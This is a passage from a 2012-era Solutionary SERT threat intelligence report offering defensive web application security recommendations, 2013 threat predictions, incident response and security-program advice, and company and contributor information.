- **Enhance Application Security Testing:** Inclusion of application security testing as part of your organization's SDLC is an important step in preventing the attack described in this case study. Legacy and newly developed applications should undergo consistent testing. As new attack methodologies are developed and new vulnerabilities are discovered, it is crucial to validate applications against these attack vectors.
- **Visibility of Multiple Layers of Logging:** Although the client had fairly effective monitoring and event visibility, some areas could still be improved. Logging and event management should span multiple layers of the infrastructure as well as the individual applications. In this case, there were enough logs to identify application and database activity, but limited visibility of network

traffic. Additional information from edge devices such as load balancers, routers, and firewalls can provide a more complete picture of the attack and help validate if mitigation controls are effective.

- **Log Granularity:** In some cases the level of monitoring observed for the client environment was appropriate. However, in several instances the verbosity of the logs was not optimal. Ensure that logging verbosity is configured to capture relevant information. This critical information helps you to make educated decisions when responding to an attack or verifying what may have been impacted.

SUSTAIN	IMPROVE
Escalation Procedures	Enhance Application Security Testing
Effective Monitoring	Visibility to Multiple Layers of Logging
Internal Team Communications	Log Granularity

Web Attack Case Study Summary

Web application attacks can seriously impact your organization’s credibility, public image and operations. As we have seen in this case study, it is important to ensure your organization closely reviews all applications from a security perspective as part of your organization’s SDLC.


Having a well-organized response plan can significantly reduce the impact of a Web application attack. This case had a fairly quick resolution, but cost and impact could have been much higher in an unprepared organization.

Threat Mitigation – *Web Application Security*


Tactical and Strategic Timelines

Our Tactical and Strategic Timelines provide guidance on controls you can implement to protect your organization from Web application security threats. We have provided two different timelines, which differ depending on the maturity of the application system being assessed.

Newly Developed Application


Conduct Developer Security Training
Secure the Application's Architecture
Detect and Respond (Employ a Monitoring Solution)
Install a Web Application Firewall
Tactical
Strategic
Implement a Robust SDLC
Analyze Code
Encrypt Sensitive Data
Perform Security Assessments

Legacy Inherited Application


Install a Web Application Firewall
Secure the Application Architecture
Encrypt Sensitive Data
Implement a Robust SDLC
Tactical
Strategic
Perform Security Assessments
Detect and Respond (Employ a Monitoring Solution)
Analyze Code
Conduct Developer Security Training

Tactical and Strategic Recommendations

The matrix below lists the measures illustrated above and indicates the value to the organization, recommended priority for implementation, and approximate effort and implementation cost of each. Note that in the recommendations below, the order may vary based on whether the application being secured is a new or legacy application. Refer to the timelines for recommended progression.

TACTICAL RECOMMENDATIONS

Measures	Value	Priority	Effort	Cost
Implement a Robust SDLC	High	High	Medium	Low
Conduct Developer Security Training	High	High	Medium	Medium
Analyze Code	High	High	Medium	Medium
Secure the Application Architecture	High	High	Medium	Medium
Encrypt Sensitive Data	High	High	Medium	Medium

STRATEGIC RECOMMENDATIONS

Measures	Value	Priority	Effort	Cost
Detect and Respond (Employ A Monitoring Solution)	High	High	Medium	Medium
Perform Security Assessments	High	Medium	High	Medium
Install a Web Application Firewall	High	High	Medium	Medium

Tactical Recommendation 1:
Implement a Robust Software Development Life Cycle (SDLC)

Implementing security into all stages of the SDLC can significantly improve application security, and is far cheaper than trying to secure the application after it is in production. Some techniques for integrating security into the SDLC include:

- Conduct a threat assessment
- Identify security requirements
- Review the design
- Implement security "check points"

Look Out!

- A great time to conduct SDLC review is when an organization is reviewing incident response plans, policies, and procedures.

Tactical Recommendation 2:
Conduct Developer Security Training

In training, developers learn to identify common coding mistakes that can lead to vulnerabilities. Training helps developers fix or improve code in current applications and aids in the secure development of future applications. Web application security is constantly changing, with new threats appearing daily, and developers must adapt.

An investment in the security education of your development team can have a significant payoff in the stability, reliability, and security of your applications. Securing an application as it is being developed can be an important first line of defense.

Tactical Recommendation 3:
Analyze Code

Code analysis is a key component of application development. It can help to identify programming errors, by statically or dynamically interacting with the application.

"Static analysis" is a process of reviewing the source code of an application without executing it. Typically, this analysis method uses a second coder (or a group) to identify coding flaws quickly.

"Dynamic analysis" executes the code and reviews the application's responses. This analysis method can include "fuzzing" an application parameter by submitting a wide variety of input. Dynamic analysis is ideal for testing an application's input validation mechanisms. A combination of static and dynamic analysis can help identify vulnerabilities.

Look Out!

- Dynamic analysis such as 'fuzzing' is based on the concept of interacting with software in as many unexpected ways as possible to assess how well (or poorly) error conditions are handled. Properly securing any application requires detailed understanding and control over how it fails when such conditions are reached. This is where the most severe 'holes' are often found.
- "Code" does not just relate to applications you develop, but also applications you inherit. This can also mean third-party code libraries your developers use, available application frameworks, and features that may be overlooked. It is a good idea to ensure you scrutinize third party applications just as closely as internally developed applications. "

Tactical Recommendation 4: *Secure the Application Architecture*

Application architecture security encompasses a wide variety of physical and logical assets including Web servers, application servers, applications, middleware, database servers, databases, firewalls, routers, switches, physical hardware, physical environments, and documentation. The most effective recommendations include:

- Segregate databases from the application and Web servers
- Permit only inbound traffic to required services
- Harden operating systems and services
- Document and validate configurations
- Implement proper access controls
- Manage vulnerabilities

Look Out!

• Business continuity is a huge driver when it comes to security architecture. Don't forget to assess backup/fail-over systems just as you would primary components.

Tactical Recommendation 5: *Encrypt Sensitive Data*

SSL encryption is not perfect, but it has become the standard for encrypting communication between a client and server on the Web. SSL ensures that, if a third party intercepts your communication, the message will not be readable.

The robustness of the protocol depends on proper configuration and implementation. If your application handles authentication or any sort of sensitive information, ensure SSL is correctly implemented. Use a strong encryption cipher to reduce the chance of an attacker breaking the encryption.

Look Out!

• An alarming number of breaches during 2012 occurred as a result of poorly implemented encryption of usernames and passwords stored in databases. Just because data is not stored in human-readable fashion does not mean data is protected in a cryptographically sound manner.

It is also important to secure sensitive data, such as passwords and credit card numbers "at rest" in the application database. Encryption of data at rest can add an additional layer of security in the event of a compromise.

Strategic Recommendation 1: *Detect and Respond — Employ a Monitoring and Alerting Solution*

A network, application and event monitoring solution can provide insight into the application and its environment by alerting you to security events. Awareness of these events is an important component of Web application security, and requires careful planning. Logs should be taken from all devices within the application's environment, normalized, and analyzed in real-time. Monitoring and alerting supplies a core function of layered security — detection.

Look Out!

• Depending on the situation, logging may be required in tactical efforts such as troubleshooting and incident response. The scope of the strategic recommendations is for broad, system-wide collection of logs for on-going efforts.

• Do not forget to keep your logs protected in transit and storage.

Strategic Recommendation 2: *Perform Security Assessments*

Developers can use three techniques to determine the security exposure of their application: perform a security audit, vulnerability assessment, or application layer penetration test. The effectiveness of each test varies depending on the application.

Most security audits do a good job of setting minimum requirements for Web application security, so audits are usually a good first step toward securing applications.

Vulnerability assessments are helpful in securing Web applications as they can identify many known technical vulnerabilities. Vulnerability assessments not only identify “low hanging” vulnerabilities, but also they provide developers with the information needed to recreate and resolve any issues found in the application.

Look Out!

- It is often a misconception that one security assessment is enough. Even the greatest assessor will tell you that a review is only a snapshot in time. It is best to conduct assessments on a recurring basis.
- New vulnerabilities are often discovered in subsystems of the underlying architecture of Web applications. Such systems are often baked into operating systems or their components. Such vulnerabilities are not often readily apparent, which is why it can be useful to have a concerted, end-to-end review of application architectures.

Application layer penetration tests are typically conducted by experienced security professionals using automated and manual testing techniques. These tests investigate the authentication, authorization, session management, transport security, cache control, input validation, and error handling controls in the application. This type of testing can identify custom or complex security vulnerabilities in an application.

External resource: *OWASP – OWASP Testing Guide*

Strategic Recommendation 3: *Install a Web Application Firewall (WAF).*

Typically, a WAF provides good ROI for risk mitigation with old or inherited applications, due to its low cost relative to the resources required to fix serious vulnerabilities in the application. A WAF can prevent common attacks, providing immediate risk reduction to an organization. If an application is at high risk, and fixing issues via code change or update is not feasible, a WAF should be installed as soon as possible, particularly for applications not developed with a robust SDLC.

Look Out!

- New technologies are often touted as plug-and-play, be-all/end-all solutions. It often takes training and experience to leverage and maintain ROI on such investments.
- Although many vendors offer initial support for configuring such appliances, organizations often run into situations where such knowledge and experience would be most beneficial when incorporated into existing processes and procedures.

The Future

In 2013 and beyond, organizations will face threats that are more advanced, tougher to identify and mitigate, and potentially more damaging than any of today's threats.

Solutionary believes the following trends will have significance in 2013:

Continuing Evolution of Malware: Malware authors will continuously evolve their payloads to avoid detection. Malware will become increasingly aware of security software installed on the target system and whether or not security software is running in a virtual environment. Depending on circumstances, malware will avoid committing identifying behaviors and remain dormant to avoid profiling for as long as possible. SERT saw signs of this behavior in certain malware samples analyzed in 2012. Additionally, malware authors will focus on the survivability of the malware they develop, emphasizing evasion over propagation.

Custom Web Applications Targeted: Attacks focused on specialized business Web applications will become more commonplace. These attacks will combine technical expertise to exploit the application, business expertise to understand the proper use of the application, and necessary external components, all focused on maximizing economic gain. In 2012 SERT saw the first step in this evolution with attacks targeted at banking payment applications. These attacks are still one-to-many for now (targeting applications of narrower scope, yet still used by multiple organizations), but as the security of these applications increases, SERT anticipates the pressure to produce results will move to one-to-one (applications truly customized for a single organization) attacks on key custom Web applications.

Fast, Efficient Evolution of Exploits: With the emergence of the Blackhole 2.0 exploit kit as the dominant "market player" used by a large number of botnets, SERT expects that this exploit platform will evolve in a much faster and more efficient manner. Today's exploit kits resemble enterprise-class applications with features and capabilities (modularity, reusability, and extensibility) that make them ever more attractive to malicious attackers These kits now include implementations of zero-day exploit code, making their deployments even more lethal.

Leveraging Service Providers: As observed in 2012, organizations will continue to realize the value of working closely with their service providers. Many organizations do not realize that service providers (i.e., Web hosts, ISPs) often have the capability to offer additional layers of security to their clients. Some of these offerings often include DDoS mitigation and WAF services. These types of capabilities are important, as they often reduce overhead associated with implementation and management of in-house solutions.

Cloud Environments Targeted: With the increased migration away from traditional computing environments and more focus on cloud computing, we will see a continued increase in attacks against cloud resources. As we observe these transitions to Infrastructure as a Service (IaaS) and Platform as a Service (PaaS), we will also see more targeted attacks against those environments. Attackers will continue to pursue the information and resources they are after, whether it resides in a cloud environment or traditional network.

Bring Your Own Device (BYOD): There was a lot of focus on BYOD security and the challenge organizations face during 2012. With the increased media and security coverage on this topic, we will certainly see vendors offering new services to help mitigate the threat BYOD poses. At the same time, attackers will continue to weaponize existing attack capabilities and research new attack paths to take advantage of BYOD vulnerabilities.

IPv6: For several years Solutionary has been cautioning organizations regarding the potential pitfalls presented by implementation and use of IPv6 within networks. Among other challenges presented by IPv6, two are most immediately relevant. First, the nature of IPv6 and lack of understanding of how it works can interfere with technical staff's ability to keep a mental map of the organization's network and how it functions. Second, IPv6 presents an opportunity for software and hardware vendors to make a new set of security coding and implementation mistakes related to networking. On top of these is the disruptive nature of transitioning from IPv4 to IPv6. These transitions will take several years for most organizations and will result in two networks being run simultaneously, with various translation mechanisms between the two, and varying degrees of staff expertise as the IP addressing shift occurs. Organizations need to maintain, at a minimum, a monitoring capability that provides end-to-end visibility and correlation no matter the network address, translation, or tunneling mechanism.

Advanced, Targeted, and Opportunistic Attacks: Advanced attacks are the result of an attacker who has identified a specific target, for a specific reason, and has the patience, resources, and knowledge to carry out a sustained, sophisticated multi-vector attack. These advanced and targeted attacks are currently a small portion of the total attacks SERT sees, and we anticipate this same level of activity to continue in the future.

However, based on the hacktivist activities and campaigns seen in 2012, SERT cautions that almost any organization can be singled out for a targeted attack that may not be particularly advanced in capability but is extreme in its volume. The combination of consumer activism, fueled by social media, and hacktivist tools and ideals can result in an organization quickly finding itself in the cross-hairs of a Web site defacement or DDoS. We anticipate that this trend will increase in the future.

Obviously, the impact of these targeted attacks (advanced or otherwise) is disproportionately large for targeted organizations. However, the vast majority of attacks are still of the unsophisticated, "off-the-shelf" opportunistic (non targeted) variety. The bad news is that these opportunistic attacks are still causing significant disruption and data loss for many organizations. So, while the media focus tends to be on the advanced threats and targeted attacks, it is the mundane threats and opportunistic attacks that still represent a challenge for many organizations.

Getting the Most from Threat Intelligence

This report focuses on the technical aspects of vulnerabilities, exploits, and attacks, but SERT feels it is important to discuss the strategic aspects of security programs as well. Having the latest threat intelligence is just one part of realizing the benefits of a good security program.

To be most effective, threat intelligence has to be actionable – users have to be able to DO SOMETHING with the information provided or it is essentially worthless.

To be most effective, threat intelligence has to be actionable – users have to be able to do something with the information provided or it is essentially worthless. Solutionary finds that many organizations focus on the intelligence itself without discussing whether it is actionable or not.

Organizations with successful security programs have some very fundamental controls in place, which enable them to make threat intelligence actionable. SERT has identified the following aspects of a successful security program:

1. **Building Your Security Baseline**
2. **Making Threat Intelligence Actionable**
3. **Being Prepared**

All of these are essential components of a well-constructed security program.

Building Your Security Baseline

Before threat intelligence can be made actionable, organizations need to ensure that their security program covers certain basics. While this is a small list, each of the items requires significant effort and a continuous commitment to track organizational changes. The list includes:

Know the business value of information and assets

- Perform threat modeling for information and assets

Make the most of the infrastructure you already own

- Use best-practice configuration
- Fully utilize all built-in security capabilities
- Enable comprehensive logging of security information

Manage vulnerabilities

- Perform regular scanning with aggressive vulnerability disposition
- Institute an effective patch management process
- Focus on your high-value applications and systems

Supplement with security devices as required

- Next-generation firewalls / IDS / IPS
- Platform-specific tools
- Threat-specific tools

Have a single view of security


- Correlate vulnerabilities and threats across devices
- Provide comprehensive reporting
- Employ a dashboard for quickly identifying issues
- Actively review and analyze your organization's application and network security posture

When organizations address these security basics, they are beginning to build a security baseline. The baseline illustrates what "known good" looks like and results in having the security intelligence needed to make external threat intelligence actionable.

The real value of the security baseline is the ability to know what "known good" looks like in your organization's IT environment.

Signature- and behavior-based alerting can help identify "known bad" activity occurring within an organization, but as this report makes abundantly clear, the identification of "known bad" has significant limitations.

The "suspect gap" is that unknown state between "known good" and "known bad." This "suspect gap" provides a significant avenue for improvement to the organization's security posture. An organization makes the "suspect gap" narrower by increasing "known bad" or "known good," or both, thus making it more practical to detect anomalous, potentially bad activity.



Making Threat Intelligence Actionable

If an organization's security baseline is being built on a continuous basis, it can begin to incorporate external threat intelligence in ways that maximize the value of that intelligence.

The goal of threat intelligence is to provide insight into:

- Who is likely to perpetrate an attack (insider, outsider, geographic location, nation-state)
- What the perpetrator is trying to accomplish (disruption, financial gain, data theft)
- What assets the perpetrator is likely to target (IP, credit cards, money, brand reputation)
- How the attack is likely to be perpetrated (social engineering, botnet, phishing, directed attack)
- The attack payload (rootkit, malware, key logger, dropper)

Of course, this intelligence will always be incomplete. Threats evolve over time, and the intelligence about them does so as well.

However, by using a security baseline as a filter, organizations can make decisions about which threat intelligence concerns them, and which does not apply to their organization. Assuming a potential threat applies, they can then evaluate which action they should take to respond appropriately.

Responses can include the following:

- Detection measures to detect the potential threat
- Prevention measures to block the potential threat
- Countermeasures to mitigate the threat

Most importantly, response to identified threats must happen swiftly. Although organizations are still being reactive to the specific potential threat provided by the intelligence, they have the context of their original security baseline and the predictive information of security intelligence. This awareness enables the organization to shift to a more proactive, continuous-response process, maximizing the value received from the intelligence. The organization can then work to get ahead of incoming threats by applying previously received intelligence in a timely and effective manner.

“Timely” and “effective” imply that there are adequate resources and capabilities available (both personnel and tools). Perfectly accurate security baselines and threat intelligence are of no value without the tools and personnel needed to combat threats. The organization needs experienced, knowledgeable individuals, using effective tools to create custom analytics, rules, and signatures. These measures will enable organizations to respond to a threat with minimal false positives and no false negatives.

By incorporating threat intelligence into its available tools, the organization can effectively increase the list of “known bad” activities.

Being Prepared

In the world of cyber security, there are scenarios that no security professional ever wants to encounter. One such scenario might look like this:

It is 5:15 p.m. on Friday, you receive a call...

First: The caller explains that he is an employee of Solutionary, an established MSSP monitoring many different threat intelligence channels.

Second: The caller says the Solutionary’s SERT, through a combination of methods including the use of honey pots, sinkholes, and other proprietary tools, has learned that your organization is going to be attacked within the next 15 minutes.

There’s more: The attack will be two-pronged, consisting of a DDoS element as well as a sophisticated, targeted attack on your main revenue-generating Web applications.

The reality is that no matter how many intelligence feeds an organization receives, and no matter how extensive or sophisticated a team may be, the Internet is simply too vast and the number of malicious actors too large for any single organization to know everything.

Your feelings about the phone call and your subsequent actions depend highly on how prepared you are. Life's lessons teach us to "be prepared," and the military teaches the Five "P"s — "Prior Planning Prevents Poor Performance."

Solutionary feels very strongly that all organizations should be as prepared as possible for that phone call. In addition to the measures we have already discussed, every security program should involve several other components, including:

- Having an up-to-date incident response plan with precise supporting policies and procedures
- Having a "go-to" third-party of security experts available on demand to assist when needed
- Performing an actual test of the incident response plan

During the heat of battle is not the time to be putting a plan together and figuring out whether the plan works. It is the time for reflexive execution of a well-thought-out, comprehensive and tested incident response (IR) plan.

Change-control procedures should require review of potential impact to the IR plan.

Every security program should include an IR plan that is up-to-date and adaptable to changes within the business. In fact, change-control procedures should require review of potential impact to the IR plan. The plan should account for scenarios that are tailored to the organization's assets, including specific organizational and personnel information. Legal counsel, compliance officers, and risk managers should all review the plan. It should be revisited on an annual basis and any time a significant IT or business change occurs.

The IR plan should incorporate third-party security experts who understand the fundamentals of their clients' business and IT environments. We cannot overstate the efficiency gained by developing this relationship prior to an actual incident. Simply signing up for third-party support is not enough; organizations must integrate with that support to have an effective response plan.

The lessons learned from IT departments with well-tested disaster recovery plans show this: Any activity that occurs infrequently, has high impact on the organization, needs to be executed effectively under duress, and is non-trivial in nature, can benefit from a real-life test. IR plans are no exception. Solutionary prefers to see plans executed under conditions that mimic reality as closely as possible. We encourage organizations to use quality assurance systems and actual infrastructure whenever possible, to gain experience with the same tools they will be using during an attack.

Simply signing up for third-party support is not enough; organizations must integrate with that support to have an effective response plan.

An up-to-date incident response plan, the inclusion of a third party, and the results from a test of the plan, will clearly demonstrate the organization's commitment to information security and the principles of risk management.

Gaining Support for Your Security Program

For the information in this report to be used effectively, the security program must be well established within the organization and have the backing of the senior management team and the board of directors. Still, organizations often have difficulty identifying and prioritizing security initiatives. Rallying support behind these priorities is easier said than done.

In many cases, information security is the last component of a well-planned enterprise-class information technology program. Why? Ultimately it comes down to a combination of two issues: perceived need and required resources.

- If there is no perceived need for security, no one will prioritize security initiatives, and no one will authorize funding for them.
- This risky point of view stems from the false belief that in the absence of any other evidence, current measures are good enough.
- If there are no resources allocated, there is no way to advance security programs. This is true regardless of how much "need" exists.

Since organizations must expend resources to keep up with security threats, many still view security as a cost center, providing no tangible benefit. Although it does cost money to implement and maintain, security is best viewed as an enabler that lets your organization meet business objectives.

Consider a Formula 1 race car. These incredibly expensive, state-of-the-art machines, made of exotic materials, highly instrumented, and rigorously tested, are shockingly fast (0-60 mph in under 2 seconds with a top speed over 225 mph). But, without their equally incredible carbon-fiber brakes (able to decelerate from 60-0 mph in 48 feet), the car's true performance could never be realized. The brakes allow the driver to survive, while the car goes as fast as it possibly can.

Just like the brakes on the Formula 1 car, security cannot simply be bought off-the-shelf and plugged into an IT environment. We are at a stage of information management where the organization needs to avoid competing in the security arms race for the sake of "more security." Instead, security should become one more business requirement, evaluated as a key part of any system that helps fulfill the organizational mission. Organizations do not just need to communicate with vendor partners, they need to communicate securely. Organizations do not simply need to host Web-enabled data, they need to host Web-enabled data in a secure manner.

Beginning with the reality that planned security initiatives are usually better (and much less costly) than reactive ones, how do you get security expenditures approved?

Reinforce the "need" side of this conversation with the old adage that an ounce of prevention is worth a pound of cure. It is almost always easier to plan ahead, doing things in a proactive manner, than it is to react to an exigent problem and suddenly have to "fix stuff." In the security world, "fixing stuff" often involves digital forensics, system recoveries, breach reports, bad press, and worse.

In organizations of all sizes, Solutionary encounters Chief Security Officers (CSOs) and Chief Information Security Officers (CISOs) who stand out from the crowd in their ability to effect change and to be viewed as a strategic business enabler. Highly performing, successful CSOs and CISOs all have something in common: they have their security program (often based upon a third-party framework – ISO, COBIT, HITRUST, etc.) within which to position any potential security initiative. The context of the security program provides benefits:

Credibility: This comes via an independent third party. It is not just the CSO/CISO's opinion that security controls need to be in place, it is a recognized, proven framework developed over a period of years by groups of security specialists.

Perspective: The program allows them to keep their eyes on the big picture of security and place specific initiatives in the proper context – tracking progress as controls evolve.

Re-use: A security program provides a way to address evolving compliance demands with a core set of controls. New compliance initiatives are not "do overs," but exercises in mapping existing controls to compliance requirements and then filling in the gaps.

Demonstration: Such programs show how past and present investments were done to fulfill a specific need. They also serve as a guide to what further investments are needed.

In addition to the context of an overarching security program, highly performing, successful CSOs and CISOs all tend to take the view – and provide evidence to the organization – that security spending is an investment offering tangible returns. Senior management understands financial language, so speak to them in those terms. This investment approach drives decision-making within the organization by introducing the following concepts:

- **Security Debt:** Not investing in security can accrue debt in terms of lost productivity (rebuilding workstations and servers), lost revenue (site and system outages), and direct financial costs (fines, credit monitoring services).
- **Cost-benefit Analysis:** Investors balance risk and return when making decisions. By showing that this analysis has occurred, you provide confidence that just the right amount of security is being proposed, and that the costs and benefits of doing less (or more) have been examined.
- **Accepted Risk:** Sometimes an organization will omit a security control altogether or choose something less than desired by the CSO or CISO. Using an investment mindset, disclosures tend to be made more explicitly, and the organization (not the CSO/CISO) can choose whether or not to accept the risk that accompanies the decision.

Finally, before approaching senior management about any new security initiative, successful CSOs and CISOs do their due diligence. They understand how the business works. They strive to get as much validation as possible, using everything from security articles and product reviews to graduate thesis papers, from industry analysts and their peers at other organizations, to in-house counsel. They continuously educate themselves on the latest security trends, techniques, and technologies.

By treating the security program as a business investment, you can make communicating with senior management far easier. Remember that you are selling your ideas, and good salespeople know how to anticipate and overcome objections, which may include:

- Is this genuinely needed? If so, is it a regulatory requirement?
- How does this fit into the organization's risk management objectives?
- What is the benefit of this initiative to the business?
- What are the consequences if this is not done? Will the organization be subject to fines or other direct monetary consequences (including lost business)? Do the anticipated fines or costs exceed the cost of the initiative?
- Are there implementation alternatives? Is this the lowest-cost option available? If not, why not?
- How much will it cost to implement and operate in an ongoing manner? What is the total cost of ownership?
- What is the schedule? What are the consequences of missing the deadline?

For each of the above, also ask: How did you validate this? (If you don't ask this question, someone else will.)

Conversely, when confronted with a new market or initiative driven by senior management, you can ask the appropriate questions. Only then can you provide the best guidance to the organization about any potential security and compliance implications. Some of your questions might be:

- Why is the business doing this? Knowing the true reasons for a project adds context and aids planning, implementation, and support decisions.
- What are the consequences (reputation, financial) of lack of action on the new initiative?
- Does the initiative involve the use, storage, or transmittal of protected information? What type of protected information?
- Does the initiative make use of IT (software, OS, devices), or communication media (email, Web, phone apps, social media) that are new or rarely utilized by the organization?
- Does the initiative make use of outsourcing? How? Where?
- What is the relative priority of this initiative?
- Does the initiative include additional resources for planning, training, implementation, testing, and on-going maintenance support?
- What is the schedule?

An effective CSO/CISO actively communicates about security as one more business control that needs to be considered. If you are not already doing so, try using these recommendations to improve your success at getting your security initiatives on the fast track to approval.

Solutionary and SERT Overview

Solutionary is the leading pure-play managed security service provider (MSSP), focused on delivering managed security services and global threat intelligence. Comprehensive Solutionary security monitoring and security device management services protect traditional and virtual IT infrastructures, cloud environments and mobile data. Solutionary clients are able to optimize current security programs, make informed security decisions, achieve regulatory compliance and reduce costs.

The patented, cloud-based ActiveGuard® service platform uses multiple detection technologies and advanced analytics to protect against advanced threats. The Solutionary Security Engineering Research Team (SERT) researches the global threat landscape, providing actionable threat intelligence, enhanced threat detection and mitigating controls. Experienced, certified Solutionary security experts act as an extension of clients' internal teams, providing industry-leading client service to global enterprise and mid-market clients in a wide range of industries, including financial services, healthcare, retail and government. Services are delivered 24/7 through multiple state-of-the-art Security Operations Centers (SOCs). For more information, visit www.solutionary.com.

Solutionary clients are able to optimize current security programs, make informed security decisions, achieve regulatory compliance and reduce costs.

About Solutionary Security Engineering Research Team

The information security landscape is dynamic. New threats emerge daily. Hackers discover new vulnerabilities and create exploits constantly. Cyber criminals are in relentless pursuit of intellectual property and information they can sell at a profit. Politically motivated hacktivists are on a quest to take down the establishment. Security solutions and end-point products such as anti-virus and anti-malware do not provide effective protection.

To stay ahead of threats and reduce the risk of data breaches and compromises, enterprises need access to deep security expertise combined with ongoing actionable intelligence that allows them to protect their businesses from advanced threats, zero-day attacks, cyber criminals, and hacktivists.

Solutionary SERT is composed of dedicated, experienced security engineers who assess and research the global information security threat landscape on a 24/7 basis. These expert certified engineers turn their research into actionable intelligence that Solutionary uses to protect its managed security services customers against threats, compromises, and data breaches. SERT researchers perform in-depth security research into current and emerging threats to evaluate their potential impact and to develop mitigating controls.

SERT Provides:

- Global Threat Research
- Device Signature Development
- ActiveGuard® Threat Analytics
- Complex Event Processing (CEP) Rules Development
- Malware and Forensics Analysis
- Critical Incident Response
- Vulnerability Research and Disclosure

SERT actively identifies current and emerging issues threatening to impact the environments of Solutionary clients. A combination of research sources — SERT proprietary research, third-party data, and the vast amount of threat information available from ActiveGuard — ensures that security issues are correctly identified and active security intelligence is successfully integrated into the defensive strategies of Solutionary customers.

SERT Analyst Workbench provides a purpose-built ActiveGuard SIEM engine and toolset that enable the team to perform differential analysis of new and updated ActiveGuard analytics, CEP rules, and device signatures. This comprehensive and actionable security intelligence allows our customers to mount proactive defenses against emerging threats.

Solutionary developed the ActiveGuard Global Analyzer to identify cross-client threats and attack patterns in real-time. Assessing information across all client deployments enables Solutionary to escalate any activity affecting more than one client for further correlation and analysis. These capabilities allow rapid deployment of accurate and up-to-date protection tuned to each of our clients, supporting global cross-device and cross-client correlation.

With early threat detection and SERT engineers' real-world knowledge about the actual impact threats have on organizations, the ActiveGuard platform can identify and protect against active threats rapidly and effectively. These protections help identify existing incidents as well as new attacks, even when they are evolutions of an earlier attack. By building advanced ActiveGuard rules and analytics, Solutionary can detect and predict attacks from new and emerging threats before they have the opportunity to fully compromise an otherwise vulnerable organization.

For additional information: **info@solutionary.com** | 866-333-2133 | www.solutionary.com .

Report Contributors

The Solutionary Security Engineering Research Team (SERT) Global Threat Intelligence Report was a tremendous undertaking. Producing it would not have been possible without the tireless efforts and continuous support from so many across our organization. SERT would like to acknowledge those who have made significant contributions and helped ensure this report's success.

Contributor	Title
Don Gray	Chief Security Strategist
Rob Kraus	Director of Research (SERT)
Jeremy Scott	Research Analyst - Malware (SERT)
Ramece Cave	Research Analyst - Distributed Threats (SERT)
Jacob Faires	Research Analyst - Threat Mitigation (SERT)
Robert Jeffries	Research Analyst - Data Analysis (SERT)
Susan Carter	Incident Response Team Leader (SERT)
Christopher Barber	Threat Analyst (SERT)
Paul Petefish	Manager, Solutionary Consulting Services (SCS)
Josh Hyde	Security Consultant (SCS)
Jose Hernandez	Security Consultant (SCS)
Sherry Cummins	Senior Security Manager

SOLUTIONARY®
Relevant | Intelligent | Security

Solutionary.com

Solutionary, Inc.
9420 Underwood Ave.,
3rd Floor Omaha, NE 68114

ActiveGuard™
RELEVANT . INTELLIGENT . SECURITY

Contact Solutionary at: gtir@solutionary.com or 866-333-2133